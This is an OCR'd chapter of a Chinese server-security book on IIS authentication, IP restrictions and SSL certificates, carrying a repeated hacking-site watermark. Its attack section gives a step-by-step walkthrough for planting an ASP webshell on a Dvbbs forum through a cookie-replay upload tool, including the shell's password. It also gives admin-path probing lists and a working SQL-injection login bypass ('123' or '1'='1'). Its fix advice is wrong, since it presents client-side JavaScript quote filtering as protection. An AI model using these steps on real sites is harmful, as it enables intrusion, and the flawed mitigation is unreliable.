在本书前面的内容中说过，任何人要想使用计算机都需要一个账户。在 IIS 中创建的网站，默认允许任何用户来访问。这个访问过程同样也需要账户。在 IIS 中允许网管员根据网站的安全需求，为网站选择适当的身份验证方法，如：

（1）匿名验证（Anonymous Authentication）

（2）基本验证（Basic Authentication）

（3）摘要式验证（Digest Authentication）

（4）集成 Windows 验证（Integrated Windows Authentication）

下面，以“默认网站”为例说一下如何设置验证。为此，需要打开 IIS 窗口并进入“默认网站”的属性窗口，切换到如图6-24所示的“目录安全性”选项卡。




图6-24 目录安全性

单击“身份验证和访问控制”部分的“编辑”按钮，打开如图 6-25 所示的界面后，在这里可以看到匿名访问网站时使用的账户名称等信息。




图6-25 对话框


（1）匿名访问

匿名访问就是任何人都可以访问，不需要输入账户名和密码。所以的浏览器都支持匿名验证的方法。在本书前面的“账户”一切内容中，讲到过安装 IIS 后系统会自动创建一个供匿名访问网站的账户，它的名称结构是“IUSR_ 计算机名称”。例如，安装 IIS 的计算机名称为 123，那么匿名账户名称就是 IUSR_123。

如果是在域环境中使用 IIS 架设网站，那么必须在 AD 数据库中建立一个账户后，方可使用此账户做为匿名账户使用，并在上图中输入相应的用户名和密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



（2）基本身份验证

如果勾选了“基本身份验证（以明文形式发送密码）”项，那么会要求用户输入账户名和密码，这是一个工业标准的验证方法，绝大多数的浏览器都支持。其缺点就是用户传送给网站的密码是明文的，可以被截取或破译。

要使用这种验证方法，需要先清空“启用匿名访问”项的勾号。否则 IIS 会先尝试使用匿名验证的方法。在选中“基本身份验证（以明文形式发送密码）”项后，会弹出如图 6-26 所示的提示框。



图6-26 提示框

在单击“是”按钮后，如图 6-27 所示的界面将发生一些变化，即需要输入“默认域”和“领域”两项内容。



图6-27 对话框

所谓“默认域”（Default Domain），是用来设置用户账户所隶属的域，也就是用户域控制器的名称，然后利用 AD 数据库来检查。此处也可以输入安装 IIS 计算机的名称，此时将利用本机安全性数据库 SAM 来检查用户的账户名和密码是否匹配。

如果在“领域”（Realm）中输入了信息，如 shyzhong.com。那么，当用户使用浏览器来访问网站时，就会显示如图 6-28 所示的信息，在左上角处就可以看到领域名称。



图6-28 登录对话框

（3）Windows 域服务器的摘要式身份验证

选择这种验证方式也会要求来访的用户输入账户名称和密码，它的特点是比基本验证更安全，因为账户名和密码都会经过 MD5 算法的处理，然后将处理后所产生的散列随机数（Hash）传送到网站。如果黑客截取了此散列随机数，那么他将很失望，因为无法从中得知用户名和密码。

要使用此类验证方法，需要满足如下条件：

①安装 IIS 的计算机必须是 AD 域的成员服务器或域控制器；

②登录的账户必须是 AD 中的账户；

③在 AD 的账户属性对话框中，必须勾选“账户”选项卡中的“使用可逆的加密保存密码”项，如图 6-29 所示。



图6-29 对话框


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

选取此项后，必须重新设置此账户的密码，以便将其存储为“可逆的密码”。

（4）集成 Windows 身份验证

集成 Windows 身份验证支持两种验证方法，即 Kerberos V5 验证和 NTLM。如果选择此项，则来访者也需输入账户名称和密码后方可对网站进行访问，并且账户名称密码在通过网络传送之前也会进行散列处理，因此也可以保证安全性。



2.限制IP

在网站的运行中，网管员可能不希望某些用户对网站进行访问。例如，在防火墙检测到一个 IP 地址对网站采取攻击时，就可以对这个 IP 地址进行屏蔽。这样，也可以起到一定的网站保护效果。

以对“默认网站”设置 IP 地址限制策略为例，需要执行如下操作：

步骤 1

进入默认网站的属性窗口，在“目录安全性”选项卡中单击“IP 地址和域名限制”部的“编辑”按钮。

步骤 2

在打开如图 6-30 所示的对话框后，可以看到默认允许所有的 IP 地址来访问网站。



图6-30 对话框

步骤 3

通常是先选取“授权访问”项让所有的计算机都有权限来访问网站，然后再单击“添加”按钮打开如图 6-31 所示的对话框，拒绝某些 IP 地址的访问。



图6-31 限制范围

在输入了要拒绝访问的 IP 地址范围后，应用设置即可拒绝来自指定 IP 地址的网站访问请求了。

6.3 网站常见攻防实例

网站的攻击的方法非常多，如设计不当、安全意识不强、数据库漏洞等等，都可以引来网站被黑客入侵。通常，破解一个网站会使用如图 6-32 所示的步骤：



图6-32 网站攻击流程

对于网管员来说，需要知道黑客新手主要是依靠工具来完成入侵尝试的。对于老手来说，则会使用更多的方法来获得尽可能充分的资料。在本节中，将讲解一些常见的网站攻击方法。

6.3.1 入侵管理入口

要破解一个网站，最起码知道网站的管理员登录入口，这样才能进行用户名和密码探测。要

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

获得网站的管理员入口一般可以通过两种方式，一是直接单击网站上给出的“明示”型接口，如图 6-33 所示。



图6-33 明确给出了管理入口

如果网站没有直接给出管理员登录入口，那么通常会在如下几个路径中给出登录入口：

- http:// 域名 /login.asp
- http:// 域名 /admin/login.asp
- http:// 域名 /admin/admiin_login.asp
- http:// 域名 /admin_admin.asp
- http:// 域名 /Manage/admin.asp

通常，会找到类似于如图 6-34 所示的登录页面，在这里就可以进行管理员用户名和密码的猜解了。



图6-34 登录页面

当然，如果这里的登录页面只是使用了本身的代码进行验证，而不是与数据库中的用户名与密码进行验证，那么黑客完全可以通过查看源代码的方法来试图突破“登录堡垒”。

此外，还可以使用一些专门的软件来探测网站的管理员入口，如图 6-35 所示。




图6-35 探测工具

因为对于新手来说，使用软件探测网站是非常方便的，很多不容易考虑到的漏洞都会在软件中得到较全面的提示。

在探测到网站的管理入口后，接下来当然是进行管理员用户名和密码的反复登录尝试了。对于一些没有设计验证码的登录页面来说，这种尝试阻力将会更小。

6.3.2 网页木马入侵

使用 ASP 木马入侵网站和服务器的黑客手法都曾一度猖獗过，以使用网页木马入侵动网为例，实现的过程非常简单：

步骤 1

下载所需使用的工具“动网上传漏洞利用工具 .rar”。

步骤 2

下载并在服务器中安装“dvbbs7.0.0_ac.exe”文件，将其安装到默认网站的根目录下。

在其他计算机中运行下载的压缩包“WSockExpert_Cn”程序，并单击工具栏上的“打开”按钮，如图 6-36 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6-36 安全工具

步骤 3

接着，打开如图 6-37 所示对话框后，暂时不要去理会它。



图6-37 对话框

步骤 4

在完成论坛会员的注册操作后，在论坛的任意子版面中新建一个贴子。接着，单击“用户控制面板”→“基本资料修改”项，如图 6-38 所示。



图6-38 论坛界面

步骤 5

在这里可以看到一个“浏览”按钮，在老版本的动网论坛程序中可以直接上传 asp 文件，可是在新版本的论坛中由于采用了新的文件上传验证机制（即验证文件的前三个字节，所以即使更改文件的扩展名，也会无济于事。），所以这里的上传漏洞已经堵死了。

此时，就需要使用专门的上传工具来完成这项上传 asp 后门程序的任务。在执行上传操作之前，需要先运行下载压缩包中的“2006Z.exe”文件，在弹出的如图 6-39 所示窗口中，勾选“FSO 文件浏览操作器”项、在“生成为”栏中输入“fso.asp”。



图6-39 设置木马文件参数

步骤 6

在单击“生成”按钮后，随即可以在执行解压缩操作时生成的文件夹中找到一个名为 fso.asp 的文件，这个文件就是我们要上传的后门文件（也可以称为 asp 木马文件）。

切换到“WSockExpert_Cn”程序界面，此时单击如图 6-40 所示的窗口，在其中单击“刷新”按钮，接着展开“Iexplore.exe”项并选中其中的“动网先锋……”项。



图6-40 对话框

步骤 7

在单击“打开”按钮切换到如图 6-41 所示的界面后，复制下方信息中表示 Cookie 的部分，如“ASPSESSIONIDQQGQGVAC=EKCFKENBBCOODIIDLOHPLJMO”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6-41 提取Cookie

步骤 8

接着，运行下载的“DVBBS上传利用工具.exe”程序，并在弹出窗口中，依次输入服务器的IP地址、上传的路径、本地asp后门文件路径。




图6-42 利用工具

步骤 9

在“Cookie”栏中的“iscookies=0;”右侧粘贴从“WINSOCK EXPERT”程序中复制的Cookie信息。再单击“上传文件”按钮后，随即会看到上传成功的信息。此时，即可在IE浏览器地址栏输入“http://192.168.1.8/fso.asp”，再按下Enter键后会看到如下的页面，这里需要输入密码。




图6-43 木马页面

步骤 10

使用“写字板”程序打开下载的“2006.asp”文件，可以看到密码为“lcxMarcos”，如图6-44所示。



图6-44 源代码

步骤 11

在输入这个密码并单击右侧的按钮后，将会出现如图6-45所示的页面。




图6-45 页面内容

步骤 12

在单击“1.Fso文件浏览操作器”链接后，将会看到如图6-46所示的页面。




图6-46 文件浏览操作器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这里可以看到 asp 后门文件提供的功能很强大，通过这些功能几乎对网站和服务器可以执行想要进行的任何破坏操作。

6.3.3 设计漏洞

很多企业使用的网站程序都是 Internet 上下载的，这样的网站程序原本可能是安全的。但是，经过 N 个网站的流转、修改后，就可能出现这样或是那样的漏洞了。为了方便读者们对这样的网站程序有个了解，本书提供了一个免费企业整站程序供读者们下载测试。此整站程序的首页效果如图 6-47 所示。



图6-47 网站首页

在程序下载完毕并将文件解压缩后，将所有内容复制到“主目录”选项卡中指定的默认路径“C:\inetpub\wwwroot”里。接下来，在 IIS 中设置好首页名称，以及设置“C:\inetpub\wwwroot”目录对“Internet 来宾账户”账户开放“完全控制”权限，就可以使用当前计算机的 IP 地址对此整站程序进行测试了。

很多整站程序的漏洞都是“高等级”的，这意味着什么？意味着不仅可以夺取网站的管理权限，还可以进而影响到服务器。这是一个非常糟糕的问题！例如，使用 IE 浏览器打开一个网页的源代码页面后，在其中的内容中可以看到如下的这一段：

```
<tr>
<td width="63"> 用户名：</td>
<td width="231">
<input type="text" name="name">
</td>
</tr>
<tr>
<td width="63"> 密码：</td>
<td width="231">
<input type="password" name="pass">
</td>
</tr>
```

从代码中可以发现——用户名是提交到“Name”变量中的，密码是提交到“pass”的变量中。试着随便输入一个用户名和密码到上面网站的登录框并提交，稍后可以看到如图 6-48 所示的登录错误信息。




图6-48 错误信息

在大部分的网页设计代码中，普遍的工作原理都是把输入的账号密码数据，与数据库内已有的记录做比对，看看它们有没有在数据库内，如果没有找到符合条件的记录存在，就会返回输入的账号或密码有问题的提示。

这样的密码查核程序设计在逻辑上并没有什么问题。但是，由于很多程序代码都是以明文方式存在的，如果有机会将其中的“字符串”内容改变，有可能就会改变程序执行的结果。经典的密码验证程序写法常常如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
dim rs,sql
set rs=server.createobject("adodb.recordset")
sql="select * from USERS where name='"&name&"' and pass='"&pass&"'"
name=request("name")
pass=request("pass")
rs.open sql,conn,1,3
if rs.eof then
response.write("<table width=300 border=0 cellspacing=0 cellpadding=0 align=center>")
response.write("<tr><td> －－你的密码或者用户名填写的不对－－ <br> －－－你没有权利进入管理页面－－－ </td></tr>")
response.write(" <tr><td> －　－　－ <a href=vbscript:history.back()> 回去重来 </a> －－－ </td></tr>")
response.write("</table>")
response.end
else
……
end if
```

首先来注意“sql="select * from USERS where name='"&name&"' and pass='"&pass&"'"”这条 SQL 语句。这条语句的作用是：在 USERS 数据库中找出 name 字段为输入的用户名，pass 字段为输入的密码的数据记录。

问题就出在这里，黑客完全可以采用标点符号来进行“断章取义”，就像一句话“不对”，我们在中间插入标点，就成了“不，对！”，意思完全相反了！

根据上面这个理论，我们就可以得出：

(1) 假设输入的用户名是 ABC，密码是 123，那么这条 SQL 语句就要查找：

name='ABC' and pass='123'

(2) 假设输入的用户名是 ABC，密码是 123' or '1'='1，那么这条 SQL 语句就成了要查找：

name='ABC' and pass='123' or '1'='1'

理解这是什么意思吗？插入的单引号已经“断章取义”！用户名是不是 ABC 都无所谓，密码是不是 123 也无所谓，因为 or（或者的逻辑关系）只要 '1'='1' 就表示通过验证了。

这样，黑客就可以成功绕过密码验证了！其实要防止这种漏洞，只要在程序中增加过滤输入的单引号就行了！这样，在输入含单引号的密码时，这些代码就会返回给入侵者“不能输入带有 ' 的字符”这样的对话框。

我们再来看看这类输入密码页面的源文件，假设该网址是“http://bbs.duze.net/txt.htm”。那么，代码如下：

```
<form style="MARGIN-TOP: 2px; MARGIN-BOTTOM: 2px" name="login" method="post" action="art/login.asp" onSubmit="return validate_form();" target=_blank >
用户名：<input name="Name" size="9" >
密　码：　<input type="password" name="Password" size="9">
<input type="hidden" name="Method_Type" value="login">
<input type="hidden" name=SavePassWord value=false>
<input type="submit" name="Submit223" value=" 登录 ">
</form>
```

从上面的代码中，可以分析出当按下“登录”按钮时，会执行 onSubmit="return validate_form();"，即是执行函数 validate_form()，这个是调用过滤输入单引号的函数程序，过滤后提交到 art/login.asp 的 ASP 程序处理。

那么，让我们在如下源文件中找到这个过滤函数：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
<Script language="javascript">
<!--
function validate_form( ){
validity=true;
if (document.login.Uname.value.
indexOf("")>-1)
{
validity=false;alert(" 不能输入带有 ' 的字符 ");
document.login.Uname.focus();
return validity;
}
login2.submit;
return validity
}
//-->
</script>
```

那么，是不是去掉这段程序，它就不过滤了呢？正是！把这个网页源代码保存到你的 C 盘中为 com.htm，并把删去下面这段过滤代码：

```
if (document.login.Uname.value.
indexOf("")>-1)
{
validity=false;alert(" 不能输入带有 ' 的字符 ");
document.login.Uname.focus();
return validity;
}
```

运行你 C 盘中的 com.htm 它就不会再不让你输入单引号了！大功告成了吗？当然不会，要知道网址是 http://snowfox.126.com/com.htm，是在 http://snowfox.126.com/ 下运行，提交密码后是给 arr/login.asp 处理，现在我们却在自己的 C 盘下运行，自己的 C 盘哪有 art/login.asp 程序？当然就不行了，所以还需要再次修改源代码，让它提交到该网站的 art/login.asp 程序，即：

```
<form style="MARGIN-TOP: 2px; MARGIN-
BOTTOM: 2px" name="login" method="post"
action="art/login.asp" onSubmit="return
validate_form();" target=_blank >
```

把这段源代码中的 art/login.asp 改为完整地址 http://bbs.duze.net/art/login.asp，保存后上传到网站空间并覆盖同路径的同名文件即可。这下，就不用担心别人使用简单的提交未过滤方法来绕过网站验证系统了。



整站程序一般都会进行升级，通过升级可以解决大量的设计问题。如果网站管理员不经常到程序的官方网站检查是否有升级版或是补丁，那么就可能会存在漏洞没有及时修补的现象。

6.4 使用SSL保护网站

在默认情况下，IIS 使用 HTTP 协议以明文形式传输数据，没有采取任何加密措施，用户的重要数据很容易被窃取。如果企业把一些重要的数据放到了网站中，那么，有经验的网管员就会尝试使用 SSL 技术来增强 IIS 服务器的通信安全。


SSL（Security Socket Layer）全称是加密套接字协议层，它位于 HTTP 协议层和 TGP 协议层之间，用于建立用户与服务器之间的加密通信，确保所传递信息的安全性，同时 SSL 安全机制是依靠数字证书来实现的。SSL 基于公用密钥和私人密钥，用户使用公用密钥来加密数据，但解密数据必须要使用相应的私人密钥。

使用 SSL 安全机制的通信过程如下：用户与 IIS 服务器建立连接后，服务器会把数字证书与公用密钥发送给用户，用户端生成会话密钥，并用公共密钥对公话密钥进行加密，然后传递给服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

器，服务器端用私人密钥进行解密，这样，用户端和服务器端就建立了一条安全通道，只有SSL允许的用户才能与IIS服务器进行通信。



6.4.1 配置SSL网站

首先，要完成证书服务（CA）的安装，这样，方可为要使用SSL安全机制的网站申请证书文件。为此，需要执行如下操作：

步骤 1

依次单击“开始”→“设置”→“控制面板”→“管理工具”→“Internet信息服务(IIS)管理器”菜单，在弹出的管理器窗口中单击展开“网站”目录，右键选中并单击打算使用SSL的网站（如shyzhong001），在弹出的菜单中选择“属性”，如图6-49所示。



图6-49 选择属性

步骤 2

在打开的“shyzhong001属性”对话框中单击切换到“目录安全性”选项卡设置界面，然后单击“服务器证书”按钮，如图6-50所示。




图6-50 单击“服务器证书”按钮

步骤 3

在弹出的“欢迎使用Web服务器向导”中，单击“下一步”按钮进入“服务器证书”对话框并选择“新建证书”后继续，如图6-51所示。




图6-51 选择“新建证书”

步骤 4

在出现“延迟或立即请求”对话框时，选择“现在准备证书请求，但稍后发送”项，如图6-52所示。



图6-52 选择第一项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 5

在下一步的“名称和安全性设置”对话框中，选择默认状态后继续，如图 6-53 所示。



图6-53 选择默认状态

步骤 6

在下一步的“单位信息”中，需要根据实际情况设置符合需求的证书单位、部门名称，如图 6-54 所示。




图6-54 设置单位信息

步骤 7

在“站点公用名称”对话框中选择默认状态继续，如图 6-55 所示。




图6-55 设置站点公用名称

步骤 8

下一步中需要设置站点的地理信息，如图 6-56 所示。




图6-56 设置地理信息

步骤 9

现在需要指定请求证书文件的保存位置，为了充分发挥出 Windows Server 2003 的安全特性，建议将文件的保存路径设置在使用 NTFS 文件系统的分区中。这样，就完成了请求证书文件的创建，如图 6-57 所示。





图6-57 指定路径



步骤 10

在对弹出提示框中的各种信息进行逐一核对后，确认无误并单击“下一步”按钮继续，如图 6-58 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6-58 核对信息

步骤 11

在弹出的“完成 Web 服务器证书向导”中，单击“完成”按钮结束操作，如图 6-59 所示。



图6-59 完成设置

6.4.2 提交证书

完成上述设置后，还要把创建的请求证书文件提交给证书服务器。在服务器端的 IE 浏览器地址栏中输入“http://localhost/CertSrv/default.asp”。接着，要执行如下操作：

步骤 1

在弹出的“Microsoft 证书服务”欢迎窗口中单击“申请一个证书”链接，如图 6-60 所示。



图6-60 申请证书

步骤 2

接下来在证书申请类型界面中，单击“高级证书申请”链接，如图 6-61 所示。



图6-61 单击“高级证书申请”链接

步骤 3

在高级证书申请界面中，单击“使用 BASE64 编码的 CMC 或 PKCS#10…”链接，如图 6-62 所示。



图6-62 单击第二项

步骤 4

打开上面生成的“certreq.txt”文件，使用“Ctrl+A”组合键将所有内容复制，如图 6-63 所示。



图6-63 复制内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 5

将内容复制到“保存的申请”输入框后，单击“提交”按钮，如图 6-64 所示。



图6-64 提交表单

步骤 6

从切换到的页面中可以看到上述的证书申请，服务器已经收到，此时需要等待管理员颁发申请的证书，如图 6-65 所示。




图6-65 等待颁发

步骤 7

现在再来看看如何颁发服务器证书。依次单击“开始”→“设置”→“控制面板”→“管理工具”→“证书颁发机构”菜单。在弹出的“”窗口中展开树状目录，单击“挂起的申请”项，从右侧部分可以看到刚才申请的证书。此时，使用右键选中并单击该项，在弹出的菜单中选择“所有任务”→“颁发”，如图 6-66 所示。




图6-66 查看证书

步骤 8

颁发成功并单击树状目录中的“颁发的证书”项后，双击刚才颁发的证书，如图 6-67 所示。

